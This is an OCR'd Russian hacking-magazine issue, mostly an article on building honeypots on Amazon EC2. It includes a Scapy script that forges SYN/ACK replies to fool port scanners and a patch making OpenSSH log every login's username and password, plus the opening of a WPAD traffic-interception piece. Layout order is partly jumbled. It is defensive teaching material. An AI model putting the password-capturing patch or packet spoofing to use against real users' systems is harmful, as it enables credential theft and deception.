QIWI Кошелек в большинстве случаев обеспечивает банковский сервис. Погашение кредитов, пополнение счетов, пополнение карт, MasterCard MoneySend, Visa Money Transfer — люди активно всем этим пользуются. Если говорить о финансовых услугах, у нас есть ряд продуктов. Первый — QIWI Visa Virtual, это карта с фиксированным номиналом, трехмесячная. Второй продукт — QIWI Visa Card. Карта дается на год: она без номинала и привязана к счету кошелька. Кроме того, несколько месяцев назад мы запустили продукт QIWI Visa Plastic. У нас на сайте за сто рублей ты можешь заказать пластиковую карту, и мы отправим ее почтой. Карта привязана к балансу кошелька. Плюс еще есть интернет-магазины. На сегодня у нас подключены более 5000 интернет-магазинов.

Preview

31 страница на одной полосе.
Тизер некоторых статей.

PCZONE

46

КАК УСТРОЕН GOOGLE

Думаю, мало кто в мире имеет полное представление о том, как технически устроен поисковый гигант. Только вдумайся в цифру: ежедневная аудитория Google составляет около миллиарда человек! Чтобы обслужить такое количество пользователей, работает почти миллион серверов по всему миру. При этом инженерам Google постоянно удается оптимизировать работу системы: среднее время обработки запроса сейчас составляет каких-то 100 миллисекунд — а ведь в индексе поисковика более 40 миллиардов страниц! О том, на какие ухищрения приходится идти компании и какие технологии для этого используются, мы сегодня и поговорим.

PC ZONE

36

ХАНИПОТ НА AMAZON

Когда кто-то предлагает сервер бесплатно, грех не воспользоваться предложением. Приспосабливаем такой хост для ловли свежих сплоитов!

ВЗЛОМ

62

АТАКИ НА DNS

DNS — это одна из основ современного интернета. Вспоминаем старые и разбираемся с новыми векторами атак на эту основополагающую технологию.

68

ПРОЩАЙ, ЛИРУШЕЧКА!

История реального взлома, рассказывающая о том, что и в крупных порталах с большой опытной командой программистов бывают уязвимости.

ВЗЛОМ

72

ВЕСЕЛЫЕ ВЗЛОМЫ

Пять забавных историй из практики одного авторитетного исследователя безопасности веб-приложений — Владимира Воронцова.

MALWARE

78

МАЛВАРЬ У АППАРАТА!


Современная малварь вполне может использовать многопроцессорность, аппаратные особенности железа и даже виртуализацию. Как?

82

ЯДРО ПОД УГРОЗОЙ

Мы решили взять один из самых известных способов проникновения в ядро Windows и посмотреть, как на это реагируют популярные антивирусы.


Антон «Ant» Жуков (zhukov.a@real.xakep.ru)



ХАНИПОТ на Amazon

ПОДНИМАЕМ ЛОВУШКУ ДЛЯ ЧЕРВЕЙ И СПЛОИТОВ В ОБЛАКЕ

В арсенале любой антивирусной компании есть большая сеть так называемых ханипотов — намеренно уязвимых машин, используемых для детектирования новых видов малвари. Мы тоже можем создать такую ловушку-приманку, попытавшись поймать приватный сплоит. Причем сделать ее абсолютно безопасно для себя, подняв ханипот в облаке.



Настройка внешнего файрвола на Amazon

ЦЕЛЬ

В марте Microsoft выпустила патч и опубликовала бюллетень по безопасности MS12-020, предупреждающий о критических уязвимостях в протоколе удаленного рабочего стола, потенциально влекущих за собой возможность удаленного выполнения кода. В Сети тогда начали появляться как фейковые, так и настоящие PoC, вызывающие на удаленной машине BSoD, и особенно резвые товарищи уже начали портировать эти скрипты в модуль для Metasploit (сейчас он уже доступен). Это было интересное время, чтобы поднять свой ханипот и посмотреть на возможные атаки на RDP-сервис. И очень просто — достаточно открыть в файрволе порт 3389 и смотреть все, что на него приходит: если бы появился червь с боевой нагрузкой, то он вполне реально мог «отметиться» в наших логах. Но где взять сервер? У Amazon!

БЕСПЛАТНЫЙ ДЕДИК

Арсенал облачных сервисов довольно большой, но наиболее популярны три из них: Amazon Elastic Compute Cloud (сокращенно EC2) — технология, с помощью которой ты можешь запустить в «облаке» любое количество компьютеров с нужным тебе конфигом и операционной системой; Amazon Elastic Block Store (или EBS) — технология виртуализации жесткого диска, с помощью которой можно создать виртуальный диск для своего виртуального сервера; Amazon Simple Storage Service (или S3) — технология, предназначенная для хранения файлов, этакий бесконечный контейнер для файлов, которые при желании становятся доступными через веб. Нас прежде всего интересует EC2, позволяющий создать виртуальный сервер. «Но за это же надо платить!» — возможно, резонно заметишь ты. Однако я не сказал о самом привлекательном. Amazon в рамках акции AWS Free Usage Tier предоставляет возможность «потрогать облака» бесплатно. Конечно, на бесплатную версию накладываются определенные ограничения: ежемесячно пользователям предоставляется 750 часов использования инстанса EC2, 10 Гб для EBS и 5 Гб для S3. Этих ресурсов вполне хватит, чтобы поднять свой собственный забугорный выделенный сервер. Мы, кстати, это уже использовали, когда поднимали на EC2 свой собственный VPN. Тогда же мы более подробно рассказывали о технологиях Amazon, поэтому рекомендую прочитать статью «Бесплатный VPN от Amazon» (][#1 2011).

Зарегистрироваться и получить доступ к облачным сервисам можно по следующему адресу: aws.amazon.com. Нажимаем кнопку «Sign up now», на странице регистрации выбираем «I am a new user» и пошагово выполняем процедуру создания и верификации аккаунта. Единственно, что для успешной регистрации потребуется пластиковая карта (Visa или MasterCard). Если у тебя нет карты или ты по какой-то причине не хочешь ее задействовать, то можно без проблем приобрести виртуальную кредитную карту, например в терминалах QIWI. На последнем шаге регистрации необходимо будет указать свой номер телефона, после чего система совершит автоматический дозвон и приятным женским голосом попросит ввести четырехзначный пин-код, который будет отображен на экране компьютера. После этого можно перейти к созданию и настройке сервера.

СОЗДАЕМ И НАСТРАИВАЕМ СЕРВЕР

Важное преимущество облачных сервисов перед обычным хостингом — возможность быстро, буквально в два клика поднять новый сервер (или к примеру три десятка — без разницы). Как это выглядит? Заходим на сайт под созданным аккаунтом и открываем «My Account / Console → AWS Management console». Там выбираем тип сервиса «Amazon EC2». Для создания сервера (в терминологии Amazon — instance'а) нажимаем на кнопку «Launch Instance». После чего запускаем мастер настройки сервера. Amazon предлагает на выбор различные варианты ОС для установки. Образ с операционной системой называется AMI (Amazon Machine Image), причем, помимо файлов самой системы, в него может быть включен нужный софт (к примеру, Apache, MySQL, Memcached и так далее), а также все необходимые файлы. Я для работы выбрал Ubuntu (имя образа — ami-baba68d3). На следующей вкладке важно установить тип инстанса — Micro

ЕЖЕМЕСЯЧНО ВЫДЕЛЯЕТСЯ 750 ЧАСОВ ИСПОЛЬЗОВАНИЯ ИНСТАНСА EC2. ЭТОГО ВПОЛНЕ ХВАТИТ, ЧТОБЫ ПОДНЯТЬ СВОЙ СОБСТВЕННЫЙ ЗАБУГОРНЫЙ СЕРВЕР БЕСПЛАТНО!

ТЕПЕРЬ ПРИШЛО ВРЕМЯ ПОИГРАТЬ В ЗЛОУМЫШЛЕННИКОВ — ПОПРОБУЕМ ПОДОБРАТЬ ПАРОЛЬ К СОБСТВЕННОМУ СЕРВЕРУ

Instance, использование которого бесплатно в рамках временного предложения Amazon. Если выбрать сервер помощнее, придется платить за каждый час его использования. Дальше, в принципе, все можно оставлять по дефолту, нас будут интересовать только третий и четвертый шаг. На третьем шаге необходимо будет создать пару открытый/приватный ключ для авторизации на нашем сервере, а на четвертом нужно настроить правила файрвола, чтобы была возможность подключиться к хосту по SSH. Для этого надо в выпадающем списке «Create a new rule» выбрать пункт «SSH» и нажать кнопку «Add Rule». В результате мы получаем полноценный сервер с Ubuntu на борту. Самое время его запустить. Для этого в «AWS Management Console» выбираем пункт «Instances», видим только что созданный нами инстанс. Кликаем по нему правой кнопкой и в появившемся контекстном меню нажимаем на «Start». Как только в колонке «State» появится значение «Running», это будет свидетельствовать о том, что сервер удачно запустился. В нижней части консоли на вкладке «Description» можно посмотреть детальную информацию об инстансе. Параметр Public DNS определяет внешнее имя сервера (правда, при каждом запуске инстанса он будет меняться). Чтобы при каждом подключении не лезть и не смотреть новое имя сервера, идем в раздел «Elastic IPs» и задаем статический адрес. Нажимаем «Allocate New Address», в появившемся окне выбираем «EIP used in» равное EC2 и нажимаем «Yes, Allocate». Адрес выделен, теперь надо связать его с инстансом – кликаем на нем правой кнопкой мыши и нажимаем «Associate», в появившемся окне выбираем инстанс, для которого хотим установить этот адрес, и нажимаем «Yes, Associate». После чего для подключения к серверу будет использоваться статический адрес. Попробуем подключиться к серверу через SSH:

```
ssh -i antskey.pem ubuntu@23.21.97.235
```

Тут antskey.pem — пара ключей, которые были сгенерированы при создании инстанса, ubuntu — имя пользователя, а 23.21.97.235 — адрес инстанса. Если же ты хочешь подключиться из-под винды при помощи PuTTY, то сначала придется сконвертировать приватный ключ в ppk-формат при помощи утилиты PuTTYgen. Для успешного подключения необходимо указать PuTTY IP-адрес инстанса и приватный ключ, после чего можно открывать соединение с удаленным сервером.

ХАНИПОТ ДЛЯ MS12-20 RDP

Бесплатным дедиком мы обзавелись, осталось поднять на нем ханипот.

Поскольку сервер у меня был на Linux'е, необходимо было поднять непосредственно сервис RDP:

ПРОТИВОДЕЙСТВИЕ СКАНИРОВАНИЮ ПОРТОВ

А теперь мы немножечко коснемся того, как затруднить жизнь атакующему. Каждая атака на начальном этапе включает в себя изучение цели. В большинстве случаев злоумышленников интересуют установленные сервисы, версия ОС, открытые порты. Всю эту информацию можно получить с помощью сканирования удаленной машины. Существуют инструменты, способные обнаружить сканирование портов и заблокировать атакующего, настроив соответствующим образом правила файрвола. Мы же пойдем от обратного и изобретем собственный велосипед для противодействия SYN-сканированию (опция -sS в nmap). Данный тип сканирования работает следующим образом: атакующий отправляет SYN-пакет на заданный порт, как если бы он хотел открыть соединение с удаленным хостом. Если удаленный хост отвечает SYN/ACK-пакетом, то это означает, что порт открыт. Если в ответ приходит RST(Reset)-пакет, то порт закрыт. Если же после нескольких передач от удаленного хоста так и не приходит ответа, то порт помечается как filtered. Многие инструменты для противодействия сканированию просто блокируют атакующего, мы же поступим хитрее — создадим иллюзию, что у нас открыт любой порт, какой бы он ни просканировал. Для этого нам понадобится, во-первых, настроить на своем хосте файрвол, чтобы он блокировал все исходящие RST-пакеты, указывающие, что этот порт закрыт, во-вторых, написать небольшой скриптик, который вместо RST-пакетов будет отсылать поддельные SYN/ACK-пакеты, говорящие о том, что порт открыт.

Итак, первым делом добавляем правило, блокирующее исходящие RST-пакеты:

```
# sudo iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
```

Для дальнейших манипуляций нам понадобится установить Scapy:

```
# sudo apt-get install python-scapy
```

Scapy — это сетевая утилита, написанная на языке Python, которая позволяет посылать, просматривать и анализировать сетевые пакеты. В отличие от многих других утилит, утилита Scapy не ограничена только теми протоколами, пакеты которых она может генерировать. Фактически она позволяет создавать любые пакеты и комбинировать атаки различных типов. Запускаем:

```
# sudo scapy
```

и говорим, чтобы он отлавливал все сетевые пакеты, пока их количество не будет равно count:

```
>>> sniff(count=1)
```

Если нужно анализировать отловленные пакеты, то можно поступить следующим образом:

```
>>> p = sniff(count=100)
```

Как только Scapy перехватит 100 пакетов, можно будет их просмотреть/проанализировать. Например, следующая команда выводит краткую информацию по первым 20 пакетам:

```
>>> p[0:19].summary()
```

```
# sudo apt-get install xrdp
```

В случае успешной установки RDP сервер должен автоматически запуститься. Проверить это можно следующим образом:

```
# netstat -an | grep 3389
  tcp 0 0 0.0.0.0:3389 0.0.0.0:* LISTEN
```

Как видишь, сервер успешно стартанул на стандартном порту RDP (3389) и ждет подключений. Все это прекрасно, но Amazon'овский файрвол режет все подключения к нашему серверу, кроме тех, что мы разрешим. Поэтому необходимо опять зайти в «AWS Management Console», выбрать пункт «Security Groups», выбрать группу, в которой находится наш инстанс, и добавить правило, разрешающее подключаться по RDP к нашему серверу. Делается это опять же очень просто — достаточно выбрать в выпадающем списке RDP и кликнуть на «Add Rule». Теперь порт 3389 на нашей машине открыт для внешних подключений. Осталось только приказать tcpdump'у сохранять все пакеты, отправляемые на этот порт:

```
# sudo tcpdump tcp port 3389 -i eth0 \
     -vvX >> /home/ubuntu/rdplog.txt &
```

Чтобы проверить, попробуем, к примеру, просканировать наш хост сканером nmap:

```
# nmap -T4 -A -v 23.21.97.235
```

Сканер сообщил, что обнаружил два открытых порта: 22 и 3389. Отлично, теперь зайдем на сервер, посмотрим, попало ли что-нибудь в лог. Как видим, tcpdump превосходно справился со своей работой, аккуратно сохранив все пакеты в лог-файл. Остается перезапустить tcpdump и оставить сервер на ночь поработать, может быть, утром в логе обнаружится что-то интересное. Наутро ничего интересного не нашлось, и на следующее — тоже :). Очень скоро для Metasploit появился работающий сплоит, который клал на лопатки виндовую систему, но, естественно, никто не пытался использовать его для создания червя. Я опробовал его на своем хосте — и это была первая запись в логе снифера, сохранившая боевую нагрузку. Появится ли сплоит с боевым применением, позволяющий выполнить код, — вопрос открытый. Мой ханипот по-прежнему активен и ждет своего часа :).

Лог, собранный tcpdump'ом

Детальную информацию о каждом пакете можно посмотреть так:

```
>>> p[2].dst        // адрес назначения
>>> p[2][Ether]     // Ethernet кадр
>>> p[2][IP]        // заголовок IP-пакета и содержимое
```

В общем, если хочешь попробовать все возможности инструмента — почитай документацию на официальном сайте, мы же их подробно рассматривать не будем. Наша задача — написать простенький скриптик, использующий Scapy, который будет сообщать атакующему, что каждый просканированный порт является открытым. Приступим. Создаем файл для редактирования:

```
# nano antiscan.py
```

и пишем следующий код:

```
#!/usr/bin/env python
import sys
from scapy.all import *

def findSYN(p):
  flags = p.sprintf("%TCP.flags%")
  if flags == "S":              # отвечаем только на SYN-пакеты
    ip = p[IP]                  # полученный IP-пакет
    tcp = p[TCP]                # полученный TCP-сегмент
    i = IP()                    # отправляемый IP-пакет
    i.dst = ip.src
    i.src = ip.dst
    t = TCP()          # отправляемый TCP-сегмент
    t.flags = "SA"
    t.dport = tcp.sport
    t.sport = tcp.dport
    t.seq = tcp.ack
    new_ack = tcp.seq + 1

    print "SYN/ACK sent to ",i.dst,":",t.dport
    send(i/t)

sniff(prn=findSYN)
```

Принцип работы скрипта прост — разбираем полученный SYN-пакет и конструируем ответ, сообщающий, что данный порт открыт. Скрипт готов, делаем его исполняемым и запускаем:

```
# chmod +x antiscan.py
# sudo /home/ubuntu/antiscan.py
```

Перед тем как перейти к сканированию нашего хоста, необходимо добавить три правила в Security-Group для нашего инстанса — All TCP, All UDP, All ICMP. Теперь можно запускать сканирование:

```
# nmap -T4 -A -v 23.21.97.235
```

После чего видим, что сканер обнаружил огромное число открытых портов. Значит, мы добились своей цели.

ТЮНИМ SSH ДЛЯ БОРЬБЫ С БРУТФОРСОМ

Разумеется, ханипот можно заточить под самые разные задачи. Не секрет, что немало людей по всему миру сканируют подсети и пытаются сбрутить пароли для подключения к дедикам. В том числе по протоколу SSH. Бороться с этим можно разными способами: разрешать подключение только с определенных адресов, блокировать атакующего с помощью файрвола после нескольких неудачных попыток залогиниться и так далее. У нас же абсолютно противоположная задача — мы предоставим атакующему фейковый SSH, который будет записывать в лог передаваемую им информацию (адрес атакующего, имя пользователя для подключения, пароль). Начнем мы с того, что перенесем нормальный SSH-сервер на другой порт. Пусть это будет порт 2222.

```
# sudo cp /etc/ssh/sshd_config \
    /etc/ssh_sshd_config.bak2
# sudo nano /etc/ssh/sshd_config
```

Сначала делаем бэкап конфигурационного файла sshd_config, затем открываем его в редакторе nano. Ищем строку «Port 22» и меняем ее на «Port 2222». Теперь надо ребутнуть сервер. Сделать это можно из «AWS Management Console». Теперь если попробовать подключиться к SSH на 22-м порту, то получим сообщение об ошибке «Network error: Connection refused». Логично: SSH-сервер слушает совсем другой порт. Однако перед тем как подключиться к SSH-серверу на порту 2222, необходимо опять поднастроить файрвол Amazon'a. Создаем новое правило «Custom TCP rule», указываем «Port range» равным 2222, а «Source» оставляем по умолчанию равным 0.0.0.0/0. Добавляем правило и нажимаем «Apply Rule Changes». После чего легко коннектимся к серверу по SSH. Теперь займемся созданием SSH-сервера, который будет сохранять информацию, передаваемую атакующим. Нам потребуются исходники OpenSSH, компилятор GCC, утилита make, библиотеки libssl-dev и zlib1g-dev.

```
# sudo apt-get update
# sudo apt-get install libssl-dev
# sudo apt-get install zlib1g-dev
# sudo apt-get install make
# sudo apt-get install gcc
# wget http://openbsd.org.ar/\
  pub/OpenBSD/OpenSSH/portable/\
  openssh-5.9p1.tar.gz
# tar xvzf openssh-5.9p1.tar.gz
# cd openssh-5.9p1
# ./configure
# make
```

Устанавливаем необходимые библиотеки, компилятор, скачиваем исходники OpenSSH, распаковываем и компилируем. Компиляция проходит успешно, теперь надо запустить полученный сервер. Но перед этим разберемся с конфигурационными файлами. Скопируем sshd_config в папку /usr/local/etc:

```
# sudo cp sshd_config /usr/local/etc
```

Открываем и правим:

```
# sudo nano /usr/local/etc/sshd_config
```

Параметр Port устанавливаем в значение 22, чтобы наш поддельный сервер использовал дефолтный порт; включаем возможность аутентификации по паролю — «PasswordAuthentication yes»; отключаем опцию UsePAM, закомментировав ее, так как мы собрали OpenSSH без поддержки PAM; сохраняем и выходим. Запускаем сервер, предварительно создав необходимую ему директорию /var/empty:

```
# sudo mkdir /var/empty
# sudo /home/ubuntu/openssh-5.9p1/sshd
```

Чтобы убедиться, что сервер успешно запущен, поищем его в списке процессов:


```
# ps aux | grep sshd
```

В списке процессов фигурируют два sshd: /usr/sbin/sshd, запущенный системой, и /home/ubuntu/openssh-5.9p1/sshd, запущенный нами вручную. Команда

```
# netstat -an | grep 22
```

покажет, что запущенные серверы слушают порты 22 и 2222. Теперь надо научить наш SSH-сервер сохранять данные, передаваемые атакующим. Убиваем запущенный нами сервер и идем в папку с сорцами. Нас интересует один файл, в котором происходит проверка введенного пароля, — это auth-passwd.c. Рекомендую, прежде чем проводить с ним какие-либо манипуляции, создать его резервную копию. Итак, открываем исходный файл для редактирования. Первое, что потребуется сделать, — это подключить еще один заголовочный файл: `#include "canohost.h"`. После чего пролистываем код немного ниже и видим функцию auth_password. Она-то как раз нам и нужна. Слегка модифицируем ее. Сразу после строки «`int result, ok = authctxt->valid;`» вставим приведенный ниже код:

Патчим SSH для сохранения информации о злоумышленнике



Зашкаливающее число попыток подобрать пароль к SSH

Пытаемся проэксплуатировать уязвимость в протоколе RDP на нашем сервере

Злоумышленник видит, что все порты открыты

```
if (*password != '\0')
{
  struct tm *timePtr;
  time_t localTime;
  char timeString[100];

  localTime = time(NULL);
  timePtr = localtime(&localTime);
  strftime(timeString, 100, "%D %r", timePtr);

  FILE *logFile;
  logFile = fopen("/var/log/sshd_attempts","a+");
  fprintf (logFile,"From: %s at: %s | user: %s, pass: %s\n",
     get_remote_ipaddr(), timeString, authctxt->user,
     password);
  fclose (logFile);
}
```

Как видно из листинга, если пароль не пуст, то мы сохраняем в файл /var/log/sshd_attempts адрес атакующего, имя пользователя, используемое для подключения, и пароль. Сохраняем измененный файл и заново собираем OpenSSH при помощи утилиты make. Ну что ж, теперь все готово, запускаем наш пропатченный сервер:

```
# sudo /home/ubuntu/openssh-5.9p1/sshd
```

Теперь пришло время поиграть в злоумышленников — попробуем подобрать пароль к собственному серверу. Запускаем еще один экземпляр PuTTY, вводим адрес сервера (23.21.97.235) и соединяемся. Нам предлагают ввести логин, пусть это будет root. А дальше надо угадать пароль для него :). Вручную подбирать пароль надоедает быстро, так что пойдем лучше проверим, что у нас появилось в логе. А в логе появились записи вида:

```
From: 72.241.54.74 at: 03/27/12 11:33:58 AM | user:
 root, pass: IT
```

Как видишь, все прекрасно работает. Единственно, если сейчас просканировать сервер, то сканер покажет три открытых порта — 22, 2222, 3389. Чтобы порт 2222 не вызывал лишних подозрений, его можно временно закрыть амазоновским файрволом.

ЗАКЛЮЧЕНИЕ

Как видишь, поднять собственный ханипот не так уж сложно. Нужно лишь немного терпения и хороший сервер. В качестве площадки для экспериментов отлично себя зарекомендовал сервис Elastic Compute Cloud от Amazon. Во-первых, такой сервер очень быстро создается; во-вторых, на нем нет никаких важных данных и его не жалко; в-третьих, он пока бесплатен. Сама же тема создания ханипотов достаточно обширная, и я рекомендую продолжить эксперименты, вооружившись специализированной утилитой honeyd. ⌶

УДОБНОЕ УПРАВЛЕНИЕ EC2

Веб-консоль для управления AWS хотя и предоставляет все необходимое, не всегда удобна. Для более комфортной работы лучше установить специальный плагин Elasticfox для Firefox. Настройка аддона сводится к указанию в настройках полученных во время регистрации AWS Access Key и AWS Secret Access Key. Помимо этого, сам Amazon предоставляет набор консольных утилит (s3.amazonaws.com/ec2-downloads/ec2-api-tools.zip) для взаимодействия с EC2.

DVD

На диске выложены необходимые файлы для работы с AWS.

INFO

Подробная информация о MS12-20: bit.ly/ADJcA6.

ares (http://sniff.su)

СНИФАЕМ ТРАФИК ЧЕРЕЗ WPAD

НОВАЯ ВОЗМОЖНОСТЬ INTERCEPTER-NG ДЛЯ ПЕРЕХВАТА СЕТЕВОГО ТРАФИКА

Казалось бы, что еще можно в наши дни придумать в области перехвата трафика и атак типа man-in-the-middle? О том, что такое ARP poison, знает почти каждый. Более опытные товарищи использовали перехват через DHCP или ICMP Redirect. Однако есть в закромах искушенных «нюхачей» еще одна атака. Даже если кто-то о ней и слышал, то уж точно ее не использовал. Речь идет об атаке через протокол WPAD, которая позволяет успешно заниматься шпионажем в локальных сетях.

ЧТО ТАКОЕ WPAD?

